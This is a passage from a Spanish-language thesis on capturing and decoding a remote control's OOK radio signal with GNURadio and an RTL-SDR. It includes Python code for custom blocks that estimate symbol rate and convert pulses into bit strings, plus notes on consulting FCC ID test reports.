El diagrama completo no hace más que generar una señal de 10kHz y mostrarla por pantalla. El bloque intermedio, `Throttle`, es necesario para limitar el ratio al que se pasan las muestras de un bloque a otro. Normalmente se utiliza un dispositivo a la entrada o a la salida (como una SDR) que tiene su propio reloj y limita físicamente esta velocidad (las muestras se producen o consumen a la velocidad que establezca el componente más lento: el dispositivo físico). Sin embargo, en este ejemplo se está trabajando puramente por *software*. Si no se limitara la velocidad, los bloques intentarían producir y consumir tan rápido como les fuera posible, usando para ello todos los recursos disponibles. Por eso, el bloque `Throttle` limita la velocidad de todo el diagrama.

Es importante saber que el modo de trabajo de los bloques consiste en procesar el array de entrada y *crear uno nuevo* para la salida. Este modo de actuar tiene varias razones. En primer lugar, si se modificara la memoria directamente habría conflictos entre distintos bloques que recibieran la salida del mismo sitio[10]. Otra razón importante es que los arrays de entrada y de salida no tienen por qué tener el mismo tipo de dato ni el mismo tamaño. Por ejemplo, el bloque `WBFM Receive`, usado en el diagrama de la figura 2.6, tiene array de salida de tamaño $\frac{1}{10}$ del de la entrada y, además, el tipo de dato de entrada es *complex* (dos componentes, I y Q, en coma flotante de 32-bit cada una) y el de salida es *float* (coma flotante de 32-bit).

Por último, a la izquierda se puede ver una variable usada para establecer la velocidad de muestreo de los bloques. En GNURadio se pueden utilizar variables para poder utilizarla en varios bloques sin repetir la misma información continuamente y permitiendo que cambie sin tener que modificar todos los bloques que la usen. Por ejemplo, se puede usar una variable que, dependiendo de la posición de una barra de desplazamiento en la interfaz gráfica, se cambie la frecuencia de trabajo para todos los bloques implicados.

3.2.5 Automatización con GNURadio

Ahora que ya se conoce el modo básico de operar de GNURadio se puede empezar a implementar con GNURadio el mismo método descrito en la subsección 3.2.3, pero intentando ahora decodificar los datos en directo.

[10] Un bloque puede tener varias entradas y varias salidas.

La primera tarea es reducir el ruido y obtener la onda cuadrada. Para la primera fase se usa el bloque `Complex to Mag^2`, que convierte las muestras complejas de la entrada en un *float* a partir de la magnitud del vector representado por las componentes I y Q. Para la segunda parte, sólo hay que establecer un umbral[11] que permita obtener la señal cuadrada con el bloque `Threshold`. Estas tres fases se muestran en la figura 3.11. Estas figuras son el resultado de ejecutar el diagrama de la figura 3.10 recibiendo por la entrada los dato producidos por el RTL-SDR, pudiendo ver la onda cuadrada en tiempo real.






Figura 3.10: Diagrama de GNURadio utilizado para obtener las gráficas mostradas en la figura 3.11


[11] Esta vez se ha usado el método de prueba y error para establecer un umbral adecuado, en lugar de métodos estadísticos.



(a) Señal original.



(b) Señal tras pasar por el bloque `Complex to Magˆ2`.



(c) Onda cuadrada obtenida al final del diagrama.

Figura 3.11: Resultado de la ejecución del diagrama 3.10 en distintas fases del mismo.

Una vez se tiene la onda cuadrada sólo falta un paso: decodificarla. En una primera instancia se podría pensar que basta con usar las mismas funciones que antes, pero hay que recordar que GNURadio trabaja pasando arrays con las muestras. Esto decir, una vez se haya procesado un buffer este se desecha (se pasa al siguiente bloque, pero el actual ya no puede acceder a él) y se consume el siguiente. Esto significa que, a menos que se mantenga una estructura de datos auxiliar global para el objeto (la instancia del bloque), no se puede mantener el estado entre un conjunto de muestras y el siguiente.

Por esta razón es necesario realizar las dos fases, el análisis de la onda cuadrada para obtener la velocidad de símbolo y la extracción de estos símbolos, en diferentes etapas, con sendos diagramas en GNURadio. La parte positiva es que, una vez se ha caracterizado completamente la señal, incluyendo la velocidad de símbolo, no es necesario realizar más estos pasos.

3.2.5.1 Análisis de la señal

En esta primera fase se necesita determinar la velocidad de símbolo. Esta es la cantidad de símbolos que entran en un segundo, y se mide en símbolos por segundo. Un símbolo es el elemento mínimo que contiene información. Esta información puede ser un bit (como en este caso) o, en métodos de codificación más eficientes, varios bits.

Debido a las diferentes etapas a las que se ha sometido la señal (el filtrado y el paso por el umbral), aparte de las fluctuaciones en el número de muestras provocadas en el propio *hardware*. Esto significa que un ciclo puede durar 3000 muestras y el siguiente 3010. Para obtener una medición fiable de la velocidad de símbolo se ha decidido calcular la mediana de los pulsos largos y cortos.

La recolección de estadísticas se realiza creando un bloque propio. Como se ha dicho, GNURadio es un

framework de modo que se pueden añadir nuevos bloques, que no son más que clases que implementan un método concreto (llamado `work ()`). Este nuevo bloque simplemente tiene que añadirse al final del diagrama que ya se tiene para recibir, tal y como se muestra en la figura 3.12.




Figura 3.12: Diagrama utilizado para analizar la onda cuadrada.

El bloque creado se ha llamado `OOK statistics sink`, debido a que se pretende recoger estadísticas de una señal modulada con OOK. Su código se muestra en el listado de código 3.5.

Listado 3.5: Extractos del código del bloque `OOK statistics sink`

```
"""
Embedded Python Blocks:

Each this file is saved, GRC will instantiate the first class it finds to get
ports and parameters of your block. The arguments to __init__  will be the
parameters. All of them are required to have default values!
"""
import time
import numpy as np
from gnuradio import gr

class blk (gr.sync_block):
    """
    Block to analyze the data on an already squared signal, comprised of 0's and 1's.
    """

    def __init__ (self
                , samp_rate = None):  # only default arguments here
        """
        Constructor.

        Args:
            samp_rate -> Rate (in samples per second) that the flowgraph is working with,
                to deduce the frequency of the detected signal.
```

```
        """
        gr.sync_block.__init__(
            self,
            name = 'OOK statistics sink',
            in_sig = [np.float32],
            out_sig = []
        )

        # DATA INITIALIZATION
        # (...)

    def calc_median (self, bursts):
        """
        Calculates the median of the given histogram

        Args:
            bursts -> Dictionary with the counts of each burst length

        Returns:
            The median of the given histogram
        """
        median = 0
        acc = 0
        n = sum (bursts [k] for k in bursts) # Total number of samples
        stop = (n / 2.) # if n % 2 == 0 else (n + 1) / 2

        idx = 0
        keys = sorted (bursts)

        while acc < stop:
            k = keys [idx]
            acc += bursts [k]

            if acc > stop:
                median = k

            idx += 1

        # If it's an even number of elements, gets the average between the center values
        if (n % 2 == 0) and (idx > 0) and (idx < len (keys)):
            median = (keys [idx - 1] + keys [idx]) / 2

        return median


    def print_stats (self):
        """
        Prints the collected statistics
        """
        # (...)

    def work (self, input_items, *args, **kwargs):
        """
        Counts the different times measured between edges

        Args:
            input_items -> Array with the items from the previous block

        Returns:
```

```
84              The length of the processed input array
85          """
86          samples = input_items [0]
87          diff = np.diff (samples)
88
89          # Gets the indices of rising and falling edges
90          falling = np.where (diff == -1)[0]
91          rising = np.where (diff == 1)[0]
92
93          # Takes care of an edge at the beginning
94          if (self.previous_sample != samples [0]):
95              if samples [0] == 0:
96                  # Falling edge
97                  falling = np.append (0, falling)
98              else:
99                  # Raising edge
100                 rising = np.append (0, rising)
101
102         self.previous_sample = samples [len (samples) - 1]
103
104         # If the signal is flat, skips the rest of the processing
105         if (len (rising) <= 0
106             and
107             len (falling) <= 0
108         ):
109             if samples [0] == 0:
110                 # All 0's
111                 self.allzero_count += len (samples)
112
113                 return len (samples)
114             else:
115                 # All 1's
116                 self.allzero_count = 0
117                 self.time_delta += len (samples)
118                 return len (samples)
119         else:
120             # Prints the number of samples set to 0 (presumably from the previous packet)
121             if (self.allzero_count > 0):
122                 print ("-" * 20)
123
124                 print ("Samples set to 0 (distance between packets): "
125                         + str (self.allzero_count)
126                 )
127
128
129             self.allzero_count = 0
130
131             self.rising_timestamps += [ (x + self.time_delta) for x in rising ]
132             self.falling_timestamps += [ (x + self.time_delta) for x in falling ]
133
134             # Process the edges when there's at least one burst (rising + falling edges)
135             if (len (self.rising_timestamps) == len (self.falling_timestamps)
136                 and
137                 len (self.rising_timestamps) >= 1
138                 and
139                 len (self.falling_timestamps) >= 1
140             ):
141
142                 for rise, fall in zip (self.rising_timestamps, self.falling_timestamps):
```

```
143                     diff = fall - rise
144
145                     if diff < self.min_burst:
146                         self.min_burst = diff
147
148                     if diff > self.max_burst:
149                         self.max_burst = diff
150
151                     # Iterative mean, using the algorithm from Heiko Hoffman's web page
152                     # http://www.heikohoffmann.de/htmlthesis/node134.html
153                     #
154                     # This avoids the possible overflow when storing the sum to calculate
155                     # it the usual way (new_mean = (mean + x) / N)
156                     self.acc_mean_counter += 1
157
158                     self.acc_mean = (self.acc_mean
159                                 + (1. / self.acc_mean_counter)
160                                 * (diff - self.acc_mean)
161                     )
162
163                     # Waits until significant data is available to classify the bursts
164                     if self.acc_mean_counter > 10:
165
166                         if diff < self.acc_mean:
167                             # Shorter than the average
168                             if diff in self.short_bursts:
169                                 self.short_bursts [diff] += 1
170                             else:
171                                 self.short_bursts [diff] = 1
172
173                             self.short_median = self.calc_median (self.short_bursts)
174                         else:
175                             # Longer than the average
176                             if diff in self.long_bursts:
177                                 self.long_bursts [diff] += 1
178                             else:
179                                 self.long_bursts [diff] = 1
180
181                             self.long_median = self.calc_median (self.long_bursts)
182
183
184                     # Removes the processed timestamps
185                     self.rising_timestamps.remove (rise)
186                     self.falling_timestamps.remove (fall)
187
188                 self.print_stats ()
189
190                 # If both lists are empty, the counter can be resetted
191                 if (len (self.rising_timestamps) == 0
192                     and
193                     len (self.falling_timestamps) == 0
194                 ):
195                     self.time_delta = 0
196
197             self.time_delta += len (samples)
198
199         return len (samples)
```

Este bloque sólo necesita un parámetro: `samp_rate` (línea 17) que se usará para calcular la banda base

(la frecuencia de la onda cuadrada, la que codifica la información).

El método principal, al que llama GNURadio cada vez que hay muestras disponibles, es `work`:76. Este método recibe el array `input_items` con las muestras que salen del bloque `Threshold`. Estas muestras sólo pueden tener dos valores: alto o bajo. El algoritmo usado para recolectar las estadísticas, sin contar con casos extremo (array de entrada con todo 0 o 1, cambio de flanco justo al inicio del array...), es el 3.1. Se asume que se tiene un método de obtener los flancos en el array con las muestras de entrada. En el caso del código mostrado más arriba, este trabajo lo realizan `np.diff()` y `np.where`, proporcionadas por la biblioteca NumPy (:87).

Entrada: muestras [0..N]
Salida : histograma [...]: Un mapa con las estadísticas

```
/* Inicialización de los datos                                          */
contador_mediana ← 0 ;
mediana ← 0 ;
flancos ← encontrar_flancos(muestras) ;
foreach flanco_subida, flanco_bajada en flancos do
    longitud ← (flanco_subida − flanco_bajada) ;
    /* Actualización de la mediana:
       http://www.heikohoffmann.de/htmlthesis/node134.html               */
    contador_mediana ← (contador_mediana + 1) ;
    mediana ← (mediana + 1/contador_mediana ∗ (longitud − mediana)) ;
    /* Clasificación del pulso (largo o corto)                          */
    if longitud < mediana then
        histograma["cortos"][longitud] ← (histograma["cortos"][longitud] + 1) ;
    else
        histograma["largos"][longitud] ← (histograma["largos"][longitud] + 1) ;
    end
end
```

Algoritmo 3.1: Algoritmo usado para recolectar las estadísticas de la señal recibida.

El código en Python es una transcripción del anterior pseudocódigo, más el tratamiento de algunos casos límite como que el flanco hubiera ocurrido justo en el intercambio de buffer (es decir, que `array[-1]` $\neq$ `array[0]`). Otro caso no reflejado en el pseudocódigo es el de contar la diferencia entre sucesivos paquetes cuando, el buffer llega completo a 0. Este dato no es necesario para averiguar la frecuencia base, pero sí resulta útil al decodificar para añadir saltos de línea y facilitar la legibilidad de los resultados.

Por último, las funciones auxiliares `calc_median` (:36) y `print_stats` (:70) se encargan, respectivamente, de actualizar el valor acumulado de la mediana en el diccionario que guarda el histograma y de imprimir por pantalla los resultados tras cada array consumido.

Al ejecutar el diagrama, el bloque irá actualizando las estadísticas cada vez que se detecte una señal y mostrará los resultados por pantalla. Un ejemplo de salida es el siguiente:

```
(...)
*****************************
=> General stats:
        -> Min burst: 688
        -> Max burst: 2319
        -> Mean: 1206.8630303
=> Short bursts:
        -> Median: 716
        -> Longer burst: 748
=> Long bursts:
        -> Median: 2243
```

```
        -> Shorter burst: 2223
=> Signal period (median): 2959 samples (675.904021629 Hz)
(...)
```

Ahora ya se sabe que la frecuencia base de la onda cuadrada es de 675'9Hz. Con esta información ya se puede proceder con la decodificación.

3.2.5.2 Decodificación de la señal

Este es el último paso para poder obtener los datos de la señal en tiempo real y, así, empezar a estudiar el protocolo (que era el objetivo inicial).

Como ya se sabe la frecuencia base (y, por tanto, el número de muestras por ciclo), lo único que se debe hacer es sustituir en el diagrama 3.12 el bloque propio `OOK Statistics Sink` por otro, también propio, encargado de decodificar la señal e imprimir por pantalla los paquetes detectados.

El resultado es el diagrama 3.13. La única diferencia con el diagrama 3.12 es el cambio del bloque encargado de recolectar las estadísticas por `OOK to bin sink`.




Figura 3.13: Diagrama en GNURadio usado para decodificar los datos en directo.

Las partes relevantes del código de este bloque se muestra en el listado 3.6. Este bloque necesita dos parámetros para discernir entre un pulso corto (de $\frac{1}{4}$ de ciclo de duración) y uno largo (de $\frac{3}{4}$): la frecuencia base de la señal recibida y la velocidad de muestreo a la que trabaja el diagrama. Con estos dos datos se puede calcular la duración de un ciclo, en muestras (que es lo que se va a contar realmente), que es $\frac{frec\_base}{vel\_muestreo}$. En la línea :33 se muestra este cálculo. Como lo que se quiere es un umbral, se divide entre 2 para saber lo que dura medio ciclo. Si es menor que medio ciclo, se trata de un pulso corto. Si es mayor, es uno largo.

Además, el constructor (:10) recibe un parámetro extra para, opcionalmente, guardar los paquetes en un archivo.

El resto del código es una adaptación del del bloque `OOK statistics sink`. En concreto, el método `work` (:54) sigue el mismo algoritmo 3.1 salvo que, en vez de actualizar el valor de la media (en las líneas 9 y 11), añade un 1 o un 0 al buffer que contiene el paquete capturado. Este paquete se muestra por pantalla

cuando llegan demasiadas muestras a 0 seguidas[12].

Listado 3.6: Extractos del código del bloque `OOK to bin sink`

```
import time
import numpy as np
from gnuradio import gr

class blk (gr.sync_block):
    """
    Block to decode the data on an already squared signal, comprised of 0's and 1's.
    """

    def __init__ (self
                , baseband_freq = 600
                , sample_rate = 2e6
                , sink_file = None):  # only default arguments here
        """
        Constructor.

        Args:
            baseband_freq -> Frequency of the baseband signal

            sample_rate -> Number of samples per second

            sink_file -> File to dump the packets. If it's 'None', prints them on STDOUT
        """
        gr.sync_block.__init__(
            self,
            name = 'OOK to bin sink',
            in_sig = [np.float32],
            out_sig = []
        )

        # Number of samples to discern long and short bursts
        #   sample_rate / baseband_freq = samples_per_period
        self.threshold = (sample_rate / baseband_freq) / 2

        # DATA INITIALIZATION
        # (...)

    def dump_packet (self):
        """
        Dumps the packet captured on the output file (or STDOUT)
        """
        bin_str = str (time.time ()) + ": \t" + "".join (self.packet)

        if not self.sink_file:
            print (bin_str)
        else:
            print self.sink_file
            with open (self.sink_file, "a") as f:
                f.write (bin_str + "\n")

        self.packet = []
```

[12] En realidad basta con esperar un ciclo. Si se está transmitiendo, no debe haber más de $\frac{3}{4}$ de pulso a 0 entre un pulso en alto y el siguiente.

```
54      def work (self, input_items, *args, **kwargs):
55          """
56          Processing done to retrieve the binary string from the squared signal.
57
58          Args:
59              input_items -> Array with the items from the previous block
60
61          Returns:
62              The length of the processed input array
63          """
64          samples = input_items [0]
65          diff = np.diff (samples)
66
67          # Gets the indices of rising and falling edges
68          falling = np.where (diff == -1)[0]
69          rising = np.where (diff == 1)[0]
70
71          # Takes care of an edge at the beginning
72          if (self.previous_sample != samples [0]):
73              if samples [0] == 0:
74                  # Falling edge
75                  falling = np.append (0, falling)
76              else:
77                  # Raising edge
78                  rising = np.append (0, rising)
79
80          self.previous_sample = samples [len (samples) - 1]
81
82          # If the signal is flat, skips the rest of the processing
83          if (len (rising) <= 0
84              and
85              len (falling) <= 0
86          ):
87              if samples [0] == 0:
88                  # All 0's
89                  self.allzero_count += len (samples)
90
91                  if (self.allzero_count > (2 * self.threshold)
92                      and
93                      len (self.packet) > 0
94                  ):
95                      # End of a packet
96                      self.dump_packet ()
97
98                  return len (samples)
99              else:
100                 # All 1's
101                 self.allzero_count = 0
102                 self.time_delta += len (samples)
103                 return len (samples)
104         else:
105             self.allzero_count = 0
106
107             self.rising_timestamps += [ (x + self.time_delta) for x in rising ]
108             self.falling_timestamps += [ (x + self.time_delta) for x in falling ]
109
110             # Process the edges when there's at least one burst (rising + falling edges)
111             if (len (self.rising_timestamps) == len (self.falling_timestamps)
112                 and
```

```
113                 len (self.rising_timestamps) >= 1
114                 and
115                 len (self.falling_timestamps) >= 1
116             ):
117
118                 for rise, fall in zip (self.rising_timestamps, self.falling_timestamps):
119                     diff = fall - rise
120
121                     if diff < self.threshold:
122                         # Short burst
123                         self.packet.append ("0")
124                     else:
125                         # Long burst
126                         self.packet.append ("1")
127
128                     # Removes the processed timestamps
129                     self.rising_timestamps.remove (rise)
130                     self.falling_timestamps.remove (fall)
131
132                 # If both lists are empty, the counter can be resetted
133                 if (len (self.rising_timestamps) == 0
134                     and
135                     len (self.falling_timestamps) == 0
136                 ):
137                     self.time_delta = 0
138
139             self.time_delta += len (samples)
140
141         return len (samples)
```




Figura 3.14: Demostración del diagrama 3.13 en ejecución, mostrando de fondo tres paquetes decodificados.

En la imagen 3.14 se muestra un fotograma de un vídeo subido al blog personal (disponible en https://foo-manroot.github.io/assets/posts/2017-11-18-gnuradio-ook/Screencast-flowgraph_decoding.webm) en el que se demuestra la decodificación en tiempo real

de los paquetes capturados.

3.2.6 Trabajando con una caja gris

Hasta ahora se ha realizado todo el proceso de caracterización de la señal sin ninguna información extra, sólo con suposiciones y pruebas. Es decir, el mando era una caja negra y se ha tenido que reconstruir todo lo necesario para poder decodificar los datos transmitidos.

Sin embargo, en algunos casos se puede convertir el mando en una caja gris. Aunque se siga sin conocer en detalle el funcionamiento del mando, sí se pueden obtener datos clave (frecuencia portadora, modulación...) a través de documentos disponibles públicamente. En concreto, a través del FCC ID.

Igual que en Europa existe una certificación para vender productos en la Unión Europea, marcada con el símbolo CE, en Estados Unidos la Comisión Federal de Comunicaciones (FCC, *Federal Communications Commission*) se encarga de certificar los productos que se pueden vender en su territorio.

Para comprobar el cumplimiento de las normativas de la FCC se dispone del FCC ID. Con este número se puede ir a la página oficial de la *FCC*[13] o a otros buscadores que facilitan la tarea, como `https://fccid.io`. El resultado de esta búsqueda variará en función de los documentos que se hayan publicado[14], pero es probable que se encuentre la documentación con las pruebas realizadas, el manual de usuario y fotos del dispositivo. En la documentación con las pruebas se podrá encontrar un apartado referente a las propiedades de la señal emitida.




Figura 3.15: Extracto del informe de pruebas del dispositivo con FCC ID MLBHLIK-1T [15].

La empresa fabricante del EM_MAN-001, Dinuy, decidió no comercializar este aparato en Estados Unidos, por lo que no necesitó solicitar la certificación y, por tanto, no cuenta con FCC ID. Sin embargo, uno de los mandos que se van a probar en la sección 3.3 sí cuenta con un FCC ID, el `MLBHLIK-1T`. En la figura 3.15 se muestra una de las gráficas .

3.2.7 Estudio del protocolo

Con la habilidad para capturar todas las señales en directo ya se puede comenzar a estudiar el protocolo. En el apartado 3.2.8 se aplicará la metodología expuesta con varios ejemplos de protocolos.

